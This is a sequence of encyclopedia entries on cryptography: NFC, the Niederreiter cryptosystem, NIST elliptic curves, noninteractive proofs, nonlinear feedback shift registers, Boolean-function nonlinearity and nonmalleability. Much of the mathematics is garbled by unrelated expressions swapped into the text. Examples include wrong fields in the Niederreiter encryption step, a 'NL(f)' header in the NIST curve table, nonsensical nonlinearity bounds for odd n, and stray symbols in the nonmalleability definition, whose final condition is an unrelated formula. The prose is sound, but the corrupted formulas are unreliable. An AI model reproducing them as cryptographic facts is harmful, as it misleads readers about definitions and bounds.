NFC is a standardized wireless peer-to-peer communication technology between inductive coupled devices. NFC operates typically within about 10 cm, in the 13.56 MHz band and with a data transfer rate of either 106, 212 or 424 Kbit/s.



Background

NFC was standardized for the first time in 2002.

The “Near Field” in “Near Field Communication” refers to the near field of an electromagnetic field near an antenna. The near field is within a sphere around the antenna with a radius small when compared to the wavelength.

Theory

Given two devices A and B, where Device A is an NFC device, Device B can be among others another NFC device, an ISO/IEC 14443 compliant device or an ISO/IEC 15693 compliant device.

Device A can be either passive or active. When Device A is active, it uses its own RF field to communicate with Device B; in this case if Device B is active as well, Device A can be either the initiator or the target. If Device A is passive, it uses the RF field of Device B to communicate; in this case, Device B is always the initiator and Device A is the target. A target device can answer to an initiator by either load-modulating the field of the initiator (passive mode) or by modulating its own field (active mode).

An NFC device must be able to be either the initiator or the target. This enables the peer-to-peer communication model. This is one of the characteristics that distinguish NFC devices from, for example, ISO/IEC 14443 compliant devices.

Three major NFC use cases can be built on top of NFC active/passive modes:

- Peer-to-peer communication: the NFC device communicates with another NFC device (i.e., both devices perform the role of initiator and target depending on the data communication between the two devices). In this case, one of the NFC devices can be passive while the other is active.
- Card emulation: the NFC device emulates the behavior of a wireless card like, for example, an ISO/IEC 14443 Type A card. In this case, the NFC device is passive.
- Reader emulation: the NFC device emulates the behavior of a wireless reader like, for example, a reader for ISO/IEC 14443 Type A cards. In this use case, the NFC device is active.

[ISO/IEC 18092] defines the physical layer (i.e., the RF field characteristics and the encodings; [ISO/IEC 22536] defines the RF field test methods) and the NFCIP-1 transport layer for NFC devices ([ISO/IEC

23917] defines the protocol test methods). [ISO/IEC 21481] defines NFCIP-2 that brings the interoperability within NFC devices ([ISO/IEC 18092]), proximity cards (Proximity Card entry), and vicinity cards (Vicinity Card entry). NFC Wired Interface (NFC-WI; ECMA International 2006) defines one possible interface between an NFC front end and an NFC-enabled secure element.

NFC Forum ([NFC Forum]) has standardized the data exchange formats (NDEF; NFC Data Exchange Format), different types of NFC tags (Type 1, 2, 3, and 4 tags), the record data type (RTD, Record Type Definition), and several instances of the RTD like the Smart Poster RTD.

Although NFC is intrinsically secure for some use cases due to its short range, additional security services have been defined and standardized (NFC-SEC; [ISO/IEC 13157] and [ISO/IEC 13158]). The NFC-SEC services allow the establishment of a secure channel between two NFC compliant devices where all data exchanged on the air interface are encrypted (confidentiality and integrity).

Applications

NFC has many applications out of which the following few examples:

- Data exchange like visit cards, agenda entries synchronization, etc., between two NFC enabled devices (e.g., a mobile phone and a laptop or between two mobile phones) in a peer-to-peer fashion
- NFC for configuration, initialization, and pairing of Bluetooth devices, Wi-Fi devices, or Wireless USB devices
- NFC in mobile phones for contactless payment (in this case, the mobile phone acts like a credit/debit payment card) or for automated fare collection (in this case, the mobile phone acts like a transportation ticket)
- NFC in smart posters

Open Problems and Future Directions

Currently, the standard bodies are progressing in the definition of the interfaces between the Contactless Front End (CLF) and the Baseband Controller.

Efforts are undertaken to harmonize the several NFC standards.

Niederreiter Encryption Scheme

Nicolas Sendrier[13] ✉
(13) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Nicolas Sendrier**
Email: Nicolas.Sendrier@inria.fr

Definition

The Niederreiter PKC is a public-key encryption scheme based on error correcting codes. The cryptogram is a syndrome of an error pattern relatively to a parity check matrix of some linear code. Only the legal user, who knows the hidden algebraic structure of this code, can recover the error pattern, the cleartext, from the syndrome.

Theory

The system was introduced by Harald Niederreiter in 1986. Its security is, as for the McEliece public-key cryptosystem, related to difficult algorithmic problems of algebraic coding theory. It has the same advantages (efficient encryption and decryption) and drawbacks (public-key size, information rate) as the McEliece system. The block size, however, is smaller.

General Idea

The cryptogram is a linear combination of t columns of a parity check matrix $H \in \mathbf{F}_q^{r\times n}$ of some linear code C of length n and dimension $k = n - r$ over $\mathbf{F}_q$, the finite field with q elements. If the code C has a minimum distance at least $2t + 1$, then any cryptogram corresponds to at

most one linear combination of t columns. Recovering this (unique) linear combination from a given cryptogram is precisely as hard as decoding t errors in the code C. The matrix H is public, but only the legal user of the system has the knowledge of the decoding procedure.

Description

Let $\mathcal{L}$ be a family of q-ary linear codes of length n and dimension k ($r = n-k$ the codimension) for which a t-error correcting procedure is known.

- *Key generation*. The legal user picks randomly and uniformly a code C in the family $\mathcal{L}$. Let H_0 be a parity check matrix of C. The public key is equal to $H = SH_0P$ where S a random $r \times r$ non-singular q-ary matrix and P a random $n \times n$ permutation matrix.
- *Encryption*. The cleartext is a word x of $\mathbb{F}_{p^2}$ of Hamming weight t. The ciphertext is a word of $\mathbb{Z}_q^*$ equal to xH^T.
- *Decryption*. The cleartext is recovered by solving, given $e \in \mathbb{F}_q^n$, the equation $s = xH^T$ with x of Hamming weight t. This is precisely the same thing as decoding t errors in C.

H. Niederreiter gave several proposition for the family $\mathcal{L}$ including Reed–Solomon codes and concatenated codes (broken in (Sidel'nikov and Shestakov 1992; Sendrier 1998), respectively), and binary Goppa codes, in which case the security is equivalent to the McEliece encryption scheme (Li et al. 1994).

Practice and Security

The security reduction and the best attacks are exactly as for the McEliece encryption scheme. No public efficiency-oriented implementation exists to our knowledge. Such an implementation would require, in particular, the efficient encoding of constant weight words (Sendrier 2005). Compared with the McEliece scheme, the cost per byte is likely to be lower for encryption and higher for decryption (Table 1).

Niederreiter Encryption Scheme, Table 1 Some parameters for the Niederreiter system with binary Goppa codes

(m, t)	(10, 50)	(11, 32)	(11, 70)	(12, 21)	(12, 40)
Ciphertext bits	500	352	770	252	480
Cleartext bits	284	233	435	186	320
Information rate	0. 57	0. 66	0. 57	0. 74	0. 67
Key size (in KB)	32	73	120	118	212
Security bits	**59.2**	**86.1**	**105.7**	**86.0**	**126.2**

Systems using binary Goppa code of length $n = 2^m$ anddimension $k = n - mt$. The security is the logarithm in base 2 of a lower bound (Finiasz and Sendrier 2009) for the cost of thebest decoding attack

Definition

The NIST elliptic curves are a set of curves from the SP 800-186 standard that are recommended for US government use.

Background

Compared with public-key schemes where security is based on the *discrete logarithm problem* or the *integer factorization problem*, elliptic curve keys can be significantly shorter at a given security level. Table 1 is an abbreviated summary of comparable strengths given in SP 800-57 (2016) for various security mechanisms. In the table, “security level” of a symmetric-key encryption scheme is understood to mean a lower bound on the number of operations in the fastest known attack on that scheme. For example, an idealized symmetric-key encryption scheme with keys of bitlength 128 would have a security level of 128 and would require approximately 2^{128} operations to uncover a secret key via exhaustive

search. Also, “security level” of a hash function is the number of operations to find a collision using a generic collision-finding algorithm.

NIST Elliptic Curves, Table 1 Equivalent security levels

Security level	Symmetric-key encryption	Hash function	FFC or IFC[a]	ECC[b]
80	2-key Triple-DES[c]	SHA-1[d]	1024	160
112	3-key Triple-DES	SHA-224	2048	224
128	AES-128	SHA-256	3072	256
192	AES-192	SHA-384	7680	384
256	AES-256	SHA-512	15360	512

[a] “FFC” denotes methods where the basis for security is the DLP on finite fields, while “IFC” includes RSA and other mechanisms where security is based on the integer factorization problem. In both cases, the size is the bitlength of the modulus

[b]The size is the bitlength of the order of the elliptic curve base point

[c]No attack on 2-key Triple-DES is known that takes fewer than 2^{80} operations

[d]SHA-1 has a security level of 63 bits

The comparable strengths listed in the table are necessarily estimates, based on current knowledge of the specific algorithms and the state of the art in attacks on integer factorization and other problems. Nonetheless, the increasing parameter sizes required at higher security levels for traditional mechanisms in the column marked “FFC or IFC” are a significant factor in the choice of ECC for many applications.

Application

In FIPS 186-4 (FIPS 186-4, 2013), NIST recommended 15 elliptic curves of varying security levels for US government use. The curves are of three types: randomly selected elliptic curves over a prime field, randomly selected elliptic curves over a binary (characteristic two) field, and *Koblitz elliptic curves* over a binary field. Some of the selection criteria and parameters are described here; see FIPS 186-4 (2013) for details.

In SP 800-186 (SP 800-186, 2019), NIST added two Montgomery elliptic curves (Curve 25519 and Curve448) to the list of 15 elliptic curves from FIPS 186-4. The points on Curve25519 and Curve448 can be represented in *Edwards coordinates*. In SP 800-186 (2019) it is stated that the ten curves over binary fields are now deprecated.

Table 2 lists the 17 NIST-recommended elliptic curves from SP 800-186 (2019). The curve parameters were chosen so that the corresponding elliptic curve groups have order *h* times a prime (*h* is called the cofactor).

NIST Elliptic Curves, Table 2 NIST-recommended curves

Curve name	Prime p	Defining equation $\mathcal{NL}(f)$	Cofactor	Security level
P-192	$2^{192} - 2^{64} - 1$	$Y^2 = X^3 - 3X + b$	1	80
P-224	$2^{224} - 2^{96} + 1$	$Y^2 = X^3 - 3X + b$	1	112
P-256	$2^{256} - 2^{224} + 2^{192} + 2^{96} - 1$	$Y^2 = X^3 - 3X + b$	1	128
P-384	$2^{384} - 2^{128} - 2^{96} + 2^{32} - 1$	$Y^2 = X^3 - 3X + b$	1	192
P-521	$2^{521} - 1$	$Y^2 = X^3 - 3X + b$	1	256
Curve25519	$2^{255} - 19$	$Y^2 = X^3 + 486662X^2 + X$	8	128
Curve448	$2^{448} - 2^{224} - 1$	$Y^2 = X^3 + 156326X^2 + X$	4	224
Curve name	Reduction polynomial f(z)	Defining equation over $\mathbb{F}_{2^m}$	Cofactor	Security level
K-163	$z^{163} + z^7 + z^6 + z^3 + 1$	$Y^2 + XY = X^3 + X^2 + 1$	2	80
K-233	$z^{233} + z^{74} + 1$	$Y^2 + XY = X^3 + 1$	4	112
K-283	$z^{283} + z^{12} + z^7 + z^5 + 1$	$Y^2 + XY = X^3 + 1$	4	128
K-409	$z^{409} + z^{87} + 1$	$Y^2 + XY = X^3 + 1$	4	192
K-571	$z^{571} + z^{10} + z^5 + z^2 + 1$	$Y^2 + XY = X^3 + 1$	4	256
B-163	$z^{163} + z^7 + z^6 + z^3 + 1$	$Y^2 + XY = X^3 + X^2 + b$	2	80
B-233	$z^{233} + z^{74} + 1$	$Y^2 + XY = X^3 + X^2 + b$	2	112
B-283	$z^{283} + z^{12} + z^7 + z^5 + 1$	$Y^2 + XY = X^3 + X^2 + b$	2	128
B-409	$z^{409} + z^{87} + 1$	$Y^2 + XY = X^3 + X^2 + b$	2	192
B-571	$z^{571} + z^{10} + z^5 + z^2 + 1$	$Y^2 + XY = X^3 + X^2 + b$	2	256

For the curves over $\left|/\right.$, the primes p are Mersenne-like and chosen to allow fast reduction of integers modulo p. Two curves $Y^2 + XY = X^3 + aX^2 + b$ at each security level are chosen in the binary case, Koblitz and random. The Koblitz curves have $a \in \{0, 1\}$ and $b = 1$, which allow significant acceleration in point multiplication algorithms by replacing doubling with an inexpensive operation. (*Point halving* techniques have similar features, applying to a wider selection of curves but offering less acceleration.) The representation $\mathbb{F}_{2^m} = \mathbb{F}_z/(f)$ determined by the irreducible polynomial $f(z) = z^m + r(z)$ permits fast reduction due to the small number of terms and possibly the relatively low degree of r. The random prime and binary curves are "random" in the sense that curve parameter b can be independently verified as the output of a certain hashing procedure.

Noninteractive Proof

Berry Schoenmakers[16] ✉
(16) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

A *noninteractive proof* may be viewed as a variation of an interactive proof (Goldreich 2001), with two differences. Firstly, the interaction between the prover and the verifier is limited to the exchange of a *single* message, which is sent by the prover to the verifier. Secondly, both the prover and the verifier are given access to a random bit string from some given distribution, referred to as the *common reference string*. Intuitively, the common reference string provides a way to challenge the prover (even though the verifier is not allowed to send any message to the prover).

A noninteractive zero-knowledge proof, as introduced in (Blum et al. 1991, 1988), is a noninteractive proof satisfying the zero-knowledge property. In this case, the zero-knowledge property holds if it is possible to efficiently generate *both* the common reference string and a (valid) noninteractive zero-knowledge proof.

Definition

Feedback Shift Registers (FSRs) are the basic components of many keystream generators used in stream ciphers. Each time the system is clocked, the internal state is shifted right, outputing one symbol, and the new left bit is computed from the previous state by a function f. The Linear Feedback Shift registers (LFSRs) use a linear function f, and are the most commonly used and studied. The Nonlinear Feedback Shift Registers (NLFSRs) use a nonlinear function f.

Background

NLFSRs can be viewed as finite state automata, as depicted in Fig. 1.

Nonlinear Feedback Shift Register, Fig. 1 A nonlinear feedback shift register

The feedback bit is computed as $s_{t+1} = f(s_t, \ldots, s_{t-L+1})$, where f can be any function in L variables. According to implementation purposes, the most useful case is the binary case, in which each cell contains a bit, and f is a Boolean function. Each time the system is clocked, the internal bits are shifted, $s_t{}_{-L+1}$ being output; the new left bit is s_{t+1}.

Example

Consider a quite simple example of such an NLFSR, with $L = 3$, the *feedback function* $f(s_t, s_{t-1}, s_{t-2}) = s_t \cdot s_{t-1} + s_t + s_{t-2}$ (in its Algebraic Normal Form, with binary operations "·"-AND and "+"-XOR) being given by the truth table provided in Fig. 2. If it is assumed that the first three bits of the sequence (constituting the initial state of the NLFSR) are $s_0 = 0$, $s_1 = 1$, $s_2 = 0$, then the sequence produced by the NLFSR is 010011010011….

s_t	s_{t-1}	s_{t-2}	$f(s_t, s_{t-1}, s_{t-2})$
0	0	0	0
0	0	1	1
0	1	0	0
0	1	1	1
1	0	0	1
1	0	1	0
1	1	0	0
1	1	1	1

Nonlinear Feedback Shift Register, Fig. 2 An example of a nonlinear feedback shift register

---

Theory

It is well known that any binary sequence produced by such a register has a period that can be at most equal to 2^L, and that any periodic sequence can be produced by such a register (this comes from the fact that it is an automaton with a finite set of states—the states being given by the internal values of the register).

Sequences achieving this period are de Bruijn sequences and more precise information can be found on them in their dedicated entry.

These general registers have not been studied as much as LFSRs, and many open questions remain. Some basic information can be found in (Golomb 1982), where it is stated that if one wants the output sequence not to have a *preperiod* (i.e., the beginning part of the sequence, and that is not included in the period), f must be of the form:

$$f\left(s_t, \ldots, s_{t-L+1}\right) = g\left(s_t, \ldots, s_{t-L+2}\right) + s_{t-L+1}.$$

But there is almost no information on the properties that g must fulfill in order to obtain a good keystream as output. Some studies have been performed on the construction of only some particular de Bruijn sequences.

An important point is also to study the linear complexity of the output sequence. It is easy to understand that for a fixed length L, a (NL)FSR can produce sequences with much higher linear complexity than LFSRs. The

linear complexity of a sequence produced by a (NL)FSR of length L is upper bounded by 2^L (instead of L for a LFSR of the same length). It is also of importance to see how one can reconstruct the shortest (NL)FSR generating a given sequence. The best known algorithm for doing this is described in (Jansen 1989; Jansen and Boekee 1990); its complexity is linear in space and memory. Since there is no constraint on the degree of f in this algorithm, Jansen calls *maximum order complexity of the sequence* the length of the shortest FSR that generates it. At the same time was introduced the notion of *complexity spectrum* of a sequence, that corresponds to the sets of the lengths, indexed by k, of the shortest FSRs that generate the sequence and with feedback functions of degree at most k. It contains the linear complexity ($k = 1$), the quadratic complexity ($k = 2$), …, up to the maximum order complexity. But almost nothing is known about these quantities: how they are related, and so on. A study about the quadratic case can be found in Youssef and Gong (2000).

Applications

A stream cipher family based on NLFSRs is COS(vd) (Filiol et al. 2004).

Open Problems and Future Directions

Nonlinear Feedback Shift Registers have not been studied a lot, contrary to Linear Feedback Shift Registers. A lot of open questions remain about their characteristics and the tradeoffs they have to satisfy.

Remarks

Some other ways to use nonlinearity in the transition function of registers has been explored, where the output of the register is not necessarily the right bit, and the new internal state is not obtained through a shift, but by another kind of transition function. Such registers are no more Shift Registers. Some examples of such schemes are RC4 and the Py family (Sekar et al. 2007). Some other ways to drive nonlinear transitions has been explored, through the so-called T-functions introduced in (Klimov and Shamir 2003) and studied in some more recent papers.

Nonlinearity of Boolean Functions

Claude Carlet[18] ✉
(18) Département de mathématiques at LAGA, Université Paris 8, Saint-Denis Cedex, France

✉ **Claude Carlet**
Email: Claude.Carlet@inria.fr

Definition

Hamming distance to affine functions.

Background

Boolean functions.

Theory

The *Hamming distance* between two *n*-variable *Boolean functions* $f : F_2^n \mapsto F_2$ and $g : F_2^n \mapsto F_2$ equals the size of the set $\{x \in F_2^n / f(x) \neq g(x)\}$. The *nonlinearity* of an *n*-variable Boolean function *f* is the minimum Hamming distance between *f* and all affine functions $a \cdot x \oplus a_0 = a_1 x_1 \oplus \cdots \oplus a_n x_n \oplus a_0$ (with $a \in F_2^n;\ a_0 \in F_2$). This notion has been introduced in the 1970s (Rothaus 1976), before it was related to known (or publicly known) attacks on the cryptosystems. The nonlinearity is an affine invariant, in the sense that, if two functions *f* and *g* are such that there exists an affine automorphism *A* of F_2^n such that $g = f \circ A$, then they have same nonlinearity.

The nonlinearity of cryptographic functions must be high since the existence of affine approximations of the Boolean functions involved in a cryptosystem (a stream cipher or a block cipher) allows to build attacks on this system (Linear Cryptanalysis for Block Ciphers, Linear Cryptanalysis for Stream Ciphers, Fast Correlation Attack). The nonlinearity criterion can be quantified through the Walsh transform $\hat{f}$ (Boolean Functions):

$$\mathcal{N}L(f) = 2^{n-1} - \frac{1}{2}\max_{a \in F_2^n} |\hat{f}(a)| \tag{1}$$

Parseval's relation (Boolean Functions) implies then

$$\mathcal{N}L(f) \leq 2^{n-1} - 2^{n/2-1}. \tag{2}$$

This bound, valid for every Boolean function, is called the *covering radius bound*.

Asymptotically, almost all Boolean functions on F_2^n have nonlinearities greater than $2^{n-1} - \sqrt{n}\,2^{\frac{n-1}{2}}$.

Equality occurs in Eq. 2 if and only if $|\hat{f}(a)|$ equals $2^{n/2}$ for every vector a. The corresponding functions, with nonlinearity $2^{n-1}-2^{n/2-1}$, are called *bent*. They can exist only for even values of n because $2^{n-1} - 2^{n/2-1}$ must be an integer, and they do exist for every n even, see (Rothaus 1976). An n-variable Boolean function f is bent if and only if, for any nonzero vector $a \in F_2^n$, the Boolean function $D_a f(x) = f(x) \oplus f(x + a)$ is balanced. Thus, the n-variable bent functions are those Boolean functions satisfying the propagation criterion PC(n) (Propagation Characteristics of Boolean Functions). For every even integer n greater than or equal to 4, the algebraic degree (Boolean Functions) of any bent function on F_2^n is at most $\frac{n}{2}$.

For n odd, Inequality (Eq. 2) cannot be tight. The maximum nonlinearity of n-variable Boolean functions lies then between $O(\log^2(m))$ (which can always be achieved by functions of algebraic degree 2) and $P_S \geq 1/\sqrt{n}$. It has been shown that it equals $O(\log^2(m))$ when $n = 1, 3, 5, 7$ and is greater than $O(\log^2(m))$ for every odd $n \geq 9$.

Bent functions being not balanced (i.e., their output values being not uniformly distributed), they are improper for use in most cryptosystems. For this reason, it is necessary to study the maximum nonlinearity of balanced functions. But this value is unknown for any $n \geq 8$.

The covering radius bound can be improved when we restrict ourselves to sub-classes of functions. There exists a nontrivial upper bound on the nonlinearity of resilient functions: their nonlinearity is upper bounded by $2^{n-1} - 2^{m+1}$ (Correlation Immune and Resilient Boolean Functions, for more details).

A notion of nonlinearity of mappings from F_2^n to F_2^n also exists: the nonlinearity of such function *F* is the minimum nonlinearity of all the nonzero linear combinations of the coordinate functions of *F*. It is upper bounded by $O(\log^2(m))$ for every function *F* (cf. Chabaud and Vaudenay 1995). This bound is tight for every odd *n*; the functions which achieve it are called *Almost bent*.

Nonmalleability

Cynthia Dwork[19] ✉
(19) Microsoft Research, Mountain View, CA, USA

✉ **Cynthia Dwork**
Email: dwork@microsoft.com

Background

Nonmalleability was first defined and explored by Dolev et al. (2000), who obtained nonmalleable public-key encryption under all three forms of attack, as well as nonmalleable commitment schemes and nonmalleable zero-knowledge interactive proof systems, all under general assumptions, and also treated nonmalleability of shared-key cryptosystems. Additional constructions under general assumptions appear in (De Santis et al. 2001; Lindell 2003; Sahai 1999). The first practical nm-cca-post cryptosystem is due to Cramer and Shoup (Cramer and Shoup 1998), and is based on the Decisional Diffie–Hellman assumption (see (Cramer and Shoup 2002) for schemes based on other assumptions). Canetti and Goldwasser constructed a threshold variation of the Cramer–Shoup public key system.

Barak obtained the first constant-round nonmalleable commitment schemes and zero-knowledge proofs (Barak 2002). Relaxed versions of nonmalleable commitment, some in a model in which the sender and the receiver have access to a shared guaranteed-random string or other public parameters, have also been explored (see, e.g., Di Crescenzo et al. 1998; Di Crescenzo et al. 2001; Fischlin and Fischlin 2000).

Theory

Nonmalleability by Example. In describing the security offered by a cryptographic primitive, one must specify both what it means to break the primitive and what is the power of the adversary. *Nonmalleability* lies in the first category. For concreteness, focus on the problem of public-key encryption against a passive eavesdropper.

Goldwasser and Micali (Goldwasser and Micali 1984) laid the theoretical groundwork for modern cryptography, both giving a clean definition of secrecy in a complexity-theoretic framework, and providing a candidate public-key cryptosystem generator that, under prevailing computational assumptions, satisfies that definition. For the case of a passive eavesdropper listening to an encrypted conversation, their notion, called semantic security, is still the "gold standard" of security. One simple and intuitive description of semantic security is

For all relations R, seeing $\alpha \in E(x)$ does not help one to find y such that $R(x, y)$ holds.

($\alpha \in E(x)$ means that α is an element of the set of legal encryptions of x.) In other words, the adversary "learns nothing" about the plaintext from the ciphertext (it is assumed that the adversary is restricted to probabilistic polynomial time).

More than 20 years later, cryptography is now routinely used as a tool among *participants* in a protocol, not just to hide information from outside eavesdroppers but also from malicious participants in the protocol. In this case, the adversary is no longer passive, but active—and semantic security no longer suffices.

To see this, consider the following toy coin-flipping protocol. There are three players: Alice, Bob, and a judge. The goal is for Alice and Bob to produce an unbiased bit with the help of the judge (who for some reason cannot just flip a coin and announce the result). The judge chooses a (public key, private key) pair using a public-key cryptosystem generator, and publishes E, the encryption algorithm. First Alice, and then Bob, chooses a random bit, encrypts it using E, and sends the result to the judge. The judge decrypts and announces the two bits, and the result is the exclusive-OR of these bits.

The (erroneous) intuition is that, since Bob does not know Alice's bit, any ciphertext he produces is the encryption of a bit that is *independent* of Alice's bit, and so the exclusive-OR is unbiased. But suppose Bob could

ensure that his bit is the same as Alice's; then the outcome will always be 0, *even if Bob has no idea what he is saying*. Similarly, if Bob could ensure that his bit is always the complement of Alice's, he can force an outcome of 1. It is a straightforward exercise for Bob to achieve either of these goals if the cryptosystem used is the one proposed in (Goldwasser and Micali 1984), despite the semantic security of the scheme.

As the above example shows, something stronger than semantic security is required; this property is called *nonmalleability*:

For all polynomial time computable relations R, seeing $\alpha \in E(x)$ does not help one to find $\beta \in E(y)$, where $\beta \neq \alpha$, such that $R(x, y)$ holds.

In other words, seeing the ciphertext does not help a polynomial time-bounded adversary to generate an *encryption* of a plaintext value related to x.

Just as semantic security specifies one kind of break of a cryptosystem (a break is a violation of semantic security), nonmalleability, or its opposite, malleability, specifies an alternate notion of what it means to break a cryptosystem.

The means of attack available to the adversary are discussed next. For public-key cryptography, three kinds of attack are defined in the literature: chosen-plaintext (this is the weakest form of attack that makes sense against a public-key cryptosystem, since an eavesdropper can encrypt plaintexts of her choice using the public encryption key), chosen ciphertext attacks in the preprocessing mode, and chosen ciphertext attacks in the postprocessing mode. In the preprocessing mode, the adversary may make polynomially many queries of a decryption oracle before being presented with a challenge ciphertext (for which it tries to find a violation of semantic security or nonmalleability). In the postprocessing mode, the adversary carries out a preprocessing attack, is presented with a challenge ciphertext α, and is then permitted the postprocessing attack: It may query the decryption oracle with any polynomial number of ciphertexts *other than the exact string* α before trying to *maul* (violate the nonmalleability of) the ciphertext.

Given two types of requirements (semantic security and nonmalleability) and three types of attacks (eavesdropping, cca-pre, cca-post), there are six possible combinations, of which five turn out to be distinct for public-key cryptosystems. Interestingly, under the strongest attack, chosen ciphertext in the postprocessing mode, nonmalleability, and semantic security are equivalent. This is not so surprising: In the public-key

case, any violation of semantic security is clearly a violation of nonmalleability (having found a *y* related to *x*, in the public-key case it is trivial to obtain $E(y)$ where *y* is related to *x*: just encrypt *y* using the public key). For the other direction, if it were possible to maul an encryption $\alpha \in E(x)$ to obtain an encryption $\beta \in E(y)$, for *y* related *x* (and where $\beta \neq \alpha$), then by feeding β to the decryption oracle one would obtain a *plaintext y* related to *x*.

The concept of nonmalleability has application beyond encryption. For instance, in the toy coin-flipping protocol described above, one role of the encryption step is to *commit* to the bits before opening them and computing their exclusive-OR. In the toy protocol, the opening of the *commitment* is made trivial by the presence of the judge; in a less centralized protocol, the commitment would be done by secret sharing. But the problem of malleability is the same: *secrecy* of Alice's committed value does not ensure *independence* from the value committed to by Bob. If Bob can maul Alice's commitment messages so as to commit to the same or opposite value at will, the fact that Alice's value is secret is irrelevant.

A natural response is to require Alice and Bob to prove *knowledge* of their committed values: intuitively, if Bob *knows* what he is saying (this can be made precise), then his bit must be independent of Alice's bit—otherwise there would be a violation of semantic security. But again, there is a malleability problem: Perhaps the proof of knowledge itself is malleable, even if it is a zero-knowledge proof of knowledge.

- *One Solution*. The approach taken in (Dolev et al. 2000) for achieving nm-cca-post encryption based on any *semantically secure* public-key cryptosystem generator $\mathcal{G}$ (as defined in Goldwasser and Micali 1984) is as follows.

1. The public key consists of *n pairs* of public keys, $\left(E_0^1,\ E_1^1\right), \ldots, \left(E_0^n,\ E_1^n\right)$, drawn according to $\mathcal{G}$, together with a reference string σ for noninteractive zero-knowledge proofs (NIZKs).

2. To encrypt a plaintext message *m*:
   - Choose an instance of a digital signature scheme.
   - View the public verification key of the signature scheme as a sequence of bits selecting one key (under which to encrypt the plaintext) from each pair of keys in the public key—a total of *n* keys.

- Encrypt the plaintext *m* under each of the *n* selected keys.
- Provide a NIZK of consistency of encryptions using the reference string σ – that is, provide a noninteractive zero-knowledge proof that all ciphertexts are valid encryptions, under the selected keys, of the same plaintext.

3. The ciphertext consists of the public verification key for the signature scheme, the *n* ciphertexts, and the proof of consistency of encryptions.

The intuition for nonmalleability is straightforward. Assume the attacker is given a ciphertext α that it wishes to maul. That is, the attacker is trying to construct a valid ciphertext $\beta \neq \alpha$ encrypting a message m' that is related to *m*. If the attacker uses for β the same instance of the signature scheme as was used in generating α, then it will not know the secret signing key corresponding to the public verification key, and so will be unable to generate a signature on any content other than the content already signed in α, preventing it from generating a different valid ciphertext. If, instead, the attacker changes the signature scheme, then there will be at least one pair of encryption keys so that, without loss of generality, α contains an encryption $g_2^4 g_1^4 g_0^4$, and the adversary must generate $G = \mathbb{F}_q^*$ for some m' related to *m* (possibly $m' = m$); intuitively, since the two keys are chosen completely independently, the attacker has been given no clue how to generate an encryption of a related m' under $\mathbb{F}_p^*$ (even if it could easily do so under $\mathbb{F}_p^*$ because it has seen $g_2^4 g_1^4 g_0^4$ and encryptions under any individual key may be malleable).

Formal Definition. A complete general definition of nonmalleability, suitable to all the settings we have described, is beyond the scope of this encyclopedia entry. Therefore, the attention is restricted to nonmalleability of a public-key cryptosystem under a chosen ciphertext attack in the postprocessing mode.

First the power of the cca-post adversary, denoted $\mathcal{O}$ is defined. Let *R* be a polynomial-time computable relation. Let *n* be the security parameter for the *nonmalleable under cca-post* public-key cryptosystem generator $\mathcal{E}_k$. $\mathcal{O}$ receives the public key $(q, y) \rightarrow \mathbb{R}$ and can adaptively choose a

sequence of ciphertexts c_1, c_2, …. On each of them, $\mathcal{O}$ receives the corresponding plaintext (or "invalid" message, if the ciphertext is invalid). It then produces a distribution $\mathcal{M}$ on messages of length $\ell(n)$, for some polynomial ℓ, by producing a description of the polynomial-time machine that can generate this distribution.

Next m is selected according to $\mathcal{M}$, that is, $m \in_R \mathcal{M}$, and $\mathcal{O}$ receives as a challenge a ciphertext $c \in_R E(m)$, together with some "side-information" about m in the form of $h(m)$. (The function h is polynomially computable; $h(\cdot)$ is sometimes called the *history variable*, and it can be thought of as encapsulating prior knowledge that $\mathcal{O}$ may have concerning the plaintext.) $\mathcal{O}$ then engages in a second phase of adaptively choosing ciphertexts c_1', c_2', … and learning their decryptions. The only restriction is that $c \notin \{c_1', c_2', \ldots\}$.

At the end of the process, $\mathcal{O}$ produces a polynomially bounded length vector of ciphertexts (f_1, f_2, …) not containing the challenge ciphertext c, with each $f_i \in E(\beta_i)$, and a *cleartext* string σ, which is assumed to contain a description of $\mathcal{M}$. Let $\beta = (\beta_1 \beta_2, \ldots)$. $\mathcal{O}$ is considered to have succeeded with respect to R if R (m, β, σ) holds. (Here β is separated from σ because the goal of the adversary is to produce encryptions of the elements in β.) Let $\mathrm{NAF}_2(k)$ be the probability that $\mathcal{O}$ succeeds, where the probability is over the coin flips of the key generator, $SK_{\mathrm{ID}'}$ and the encryption of m.

Let $\mathcal{Q}$ be an *adversary simulator* that does not have access to the encryptions or to the decryptions but can pick a distribution $\mathcal{M}'$. On output E, $\mathcal{Q}$ produces $\mathcal{M}'$, from which $m \in_R \mathcal{M}'$ is chosen. $\mathcal{Q}$ receives $h(m)$ and, without the benefit of a chosen ciphertexts attack, produces a vector of ciphertexts (f_1, f_2, …), where each $f_i \in E(\beta_i)$, and a string σ containing $\mathcal{M}'$. Let $\beta = (\beta_1, \beta_2, \ldots)$. As above, $\mathcal{Q}$ is considered to have succeeded with respect to R if $R(m, \beta, \sigma)$. Let $\mathrm{Tr}(a) = 1$ be the probability that $\mathcal{Q}$ succeeds where the probability is over the coin-flips of the key generator, $\mathcal{Q}$ and $\mathcal{M}'$.

Note that $\mathcal{Q}$ has much less power than $\mathcal{O}$: Not only does it not have access to the ciphertext $c \in E(m)$, but it cannot perform *any* type of chosen

ciphertext attack, even in choosing the distribution $\mathscr{M}'$. Note also that the fact that $\mathscr{M}'$ is given to R prevents $\mathcal{Q}$ from choosing trivial distributions.

Definition 1
A public-key cryptosystem generator is nonmalleable with respect to chosen ciphertext attacks in the postprocessing mode if for all probabilistic polynomial-time adversaries $\mathcal{O}$ as above, there exists a probabilistic polynomial-time adversary simulator $\mathcal{Q}$ such that for all relations $R(\alpha, \beta, \sigma)$ computable in probabilistic polynomial time, $x_t' \leftarrow (\mathtt{pad}_n(x_t) \oplus K_3)$ is subpolynomial in n.

